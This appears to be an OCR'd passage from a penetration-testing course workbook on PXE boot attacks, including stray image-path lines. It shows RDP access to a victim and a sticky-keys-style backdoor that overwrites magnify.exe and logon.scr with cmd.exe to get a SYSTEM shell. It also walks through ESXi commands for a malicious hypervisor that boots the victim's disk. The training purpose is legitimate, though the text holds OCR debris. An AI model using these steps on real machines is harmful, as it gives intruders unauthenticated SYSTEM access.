
At this point the attacker can connect with any compatible remote desktop client. Use the Start Menu->Programs->Accessories->Remote Desktop or enter from a command shell (substitute VICTIMIP for the IP address of the victim):

```
C:\> mstsc /v:[VICTIMIP]
```

or from Kali:


```
# rdesktop [VICTIMIP]
```

Note that if the Victim does not log back into their machine, the enablerdp.bat never executes to enable RDP. In the real world, you could attack with Kon-boot to skip the password authentication now that RDP is enabled (Attack with chntpw, switch to kon-boot, which will boot the victim drive "naturally"). Of course, if you have Kon-boot there is no need for an attacker account, you just needed to enable RDP.



Exercise - PXE Attack: The Point

The point of this PXE exercise was to demonstrate the power of using a malicious boot techniques before endpoint security has even loaded. Attacks must be tailored to the victim for hardware drivers and scripted payloads. Stealing a PXE image delivered over the network is much ease



Exercise - PXE CLEANUP!

Do NOT leave dnsmasq running! The dnsmasq package for Kali should not run by default, but for safety, ensure it is not running now or after the next reboot.

```
# service dnsmasq stop
```

If you wanted to enable dnsmasq service for permanent use (NOT for classroom use):

```
# update-rc.d dnsmasq defaults 15
```


To disable dnsmasq service from automatic start-up:

```
# update-rc.d -f dnsmasq remove
```

To clean up the victim machine, delete the new account:

```
C:\> net user attacker /del
```

Finally, restore the registry by clicking on the c:\backup_rdp.reg file.




Emergency Repair with chntpw

These instructions aren't part of the attack, but are placed here for an example of repairing changes to the registry. The reged command can import and export keys via the command-line (but the syntax is counter-intuitive so be very careful). Also, remember these could be handy for physical attacks (which the uber payload can do remotely!)

If you need to the repair any files or registry, boot to the original chntpw image. After pressing <ALT><F2> to switch to another terminal, run the reged command to edit the HKEY_USER default profile. Force the screensaver to run when idle for 5 seconds, then enable the logon screensaver. Use the shell's tab-completion to make sure you have matched the letter case of Windows/system32/config/default. You can navigate any of the registry hives in the reged interactive shell. Just use cd to change keys as if you were on a file system with directories.

```
# reged -e /disk/WINDOWS/system32/config/default

> cd Control Panel\Desktop\Control Panel\Desktop
> ed ScreenSaveTimeOut
-> 5

\Control Panel\Desktop> ed ScreenSaveActive
-> 1

Now press "q" to quit, then "y" to confirm.
```




Emergency Repair / Trojan Magnify.exe

If your payload corrupted the target, you might have to use a PXE image to repair! Also, for domain controllers, offline password resets do not parse the Active Directory NDIS.NDT files. If you need to repair a domain controller, or any late model version of Windows, you can use chntpw to create a backdoor on the desktop as shown. Replace key executable files with cmd.exe to get a shell without actually logging in. Remember to copy the backup files back to their original location to clean up when finished.

```
# cd /disk/WINDOWS/system32
# cp logon.scr logon.bak
# cp cmd.exe logon.scr
# cp magnify.exe magnify.bak
# cp cmd.exe magnify.exe
# cd
```

To gracefully un-mount the Windows partition manually, return to the first terminal with <ALT><F1> then quit the chntpw program. You can either shutdown or reboot. Remember this can be automated by adjusting those scripts.


```
      q
      q
      n
# reboot
```



Emergency Repair

When the logon screensaver kicks in, you should see a cmd.exe shell pop up. Notice that you are running as SYSTEM and can run GUI applications with system privileges. On some systems, <CTRL><ALT><DEL> will make your prompt magically disappear, and put you back at the login dialog.

Windows Vista and later also use the Accessibility features to start the magnify.exe file in much the same way.




Future PXE Attacks

This PXE exercise demonstrated how practical a pre-boot attack can be. As with many things, a one-sized-fits-all payload is not appropriate. An attack tailored to the victim can work around specific hardware or environment hurdles. This attack, however, is just the beginning of a larger attack. The classic malware approach would be to write specific bootable code for the nefarious deed. Malicious bootcode would take a very long time and would be specific to victim hardware and OS.

Microsoft introduced Secure Boot in an effort to protect against malicious tampering of the booting process. Ongoing research has started to reveal weaknesses in Secure Boot, but the easier way is to use an authorized booting image (just use it maliciously).

The following walkthrough takes the idea to the next level: A malicious hypervisor, just enough of an OS to boot the victim inside of a controlled environment. Due to the nature of tailoring this attack to a victim, we won't have an exercise that works for every situation. Take the following walkthrough as a proof-of-concept you can use as a template in your future pentests.



Setting the Stage for Malhypervisor

Now that you have NFS served from Kali, you can map it to your ESXi attack hypervisor, either in a SSH session or by using the GUI. You could use the iSCSI appliance, but it's faster over NFS (and you have control, not other students). All of these commands are run on the ESXi hypervisor over SSH.


```
# esxcli storage nfs add --host 10.10.50.5 --share /tftpboot --
volume-name attack-images
```

Now for the iSCSI set up (again, GUI may be easier for you, if it fails you need to adjust for the victim's hardware):

```
# esxcli iscsi software set --enabled true
# esxcli iscsi adapter list
```

(returns something like vmhba33, the iSCSI software adapter in this case)

```
 # esxcli iscsi adapter auth chap set --chap_user=esxiuser --
chap_pass=sec660sec660 --adapter=vmhba33
# esxcli adapter discovery sendtarget add --address=10.10.9.34 --
adapter=vmhba33
# esxcli storage core adapter rescan --adapter vmhba33
# esxcli iscsi session list
```



Malicious Hypervisor via PXE

This Demo will take a little time but is epic – virtualizing the victim! You will need to have a hypervisor, ESXi 5.0 installable, which can be downloaded for free after registering at http://www.vmware.com/. Build up your malicious hypervisor:

1. Edit the ISO to contain a basic Virtual Machine. Here are the three mandatory lines for your VMX file:


```
config.version = "8"
virtualHW.version = "7"
guestOS = "winxppro"
```

1. Either use vmkfstools via SSH to the hypervisor or add a script that detects the hardware geometry and creates a VMDK mapping the virtual drive to the raw physical drive (it's just the below text inside of passthrough.vmdk, but it has to match the disk geometry as the BIOS presents it).

```
"vmfsPassthroughRawDeviceMap"
# Disk DescriptorFile
version=1
CID=c56639e1
parentCID=ffffffff
createType="vmfsPassthroughRawDeviceMap"
```

```
# Extent description
RW 251658240 VMFSRDM "victim.vmdk"
# The Disk Data Base
ddb.toolsVersion = "6310"
ddb.adapterType = "lsilogic"
ddb.geometry.sectors = "63"
ddb.geometry.heads = "255"
ddb.geometry.cylinders = "15665"
ddb.virtualHWVersion = "7"
```

Manage with Workstation 8 or vSphere client remotely!



Malicious Hypervisor Build

You could tear down the installer CD for ESXi and rebuild the pieces into an attack hypervisor. It is much easier to install ESXi to a USB stick (1 GB is sufficient). Boot the USB stick on a test machine as similar as possible to the victim. This USB stick is stateful. ESXi will automatically save settings and configuration changes every 10 minutes with a script, /sbin/auto_backup.sh. This script places a tarball at /tmp/state.tgz, which should be copied to your Kali machine.

Copying the state.tgz file to /tftpboot/esxi5/ is necessary, but you will also need to add it to the list of modules in the /tftpboot/pxelinux.cfg/default file or the /tftpboot/esxi5/boot.cfg file. Append " --- state.tgz " to the end of the "modules=" line.

To manually make changes to the state.tgz file:

mkdir -p /tmp/esxi-state/

cd /tmp/esxi-state/


tar -xvzf /tftpboot/esxi5/state.tgz

tar -xvzf local.tgz

[edit what you want]

tar -cvzf local.tgz etc var

tar -cvzf /tftpboot/esxi5/state.tgz local.tgz



Building a Pass-through Drive

The instructor has an iSCSI server running at 10.10.9.34. There is a small iSCSI target available to anyone on the 10.10.0.0/16 network. The access is controlled via CHAP (not mutual CHAP) with a login of "esxiuser" and password of "sec660sec660."

General tips:

Adding NFS service to Kali with a public Internet connection:

```
apt-get install nfs-common nfs-kernel-server portmap
```

Adding NFS from downloads on http://files.sec660.org/pxe.tgz

```
cd ~/pxe/nfs
dpkg -i nfs-*
dpkg -i portmap
```

If you get an error, you'll need to let the portmapper server listen on all IPs, not just 127.0.0.1, so run:

```
dpkg-reconfig portmap
```

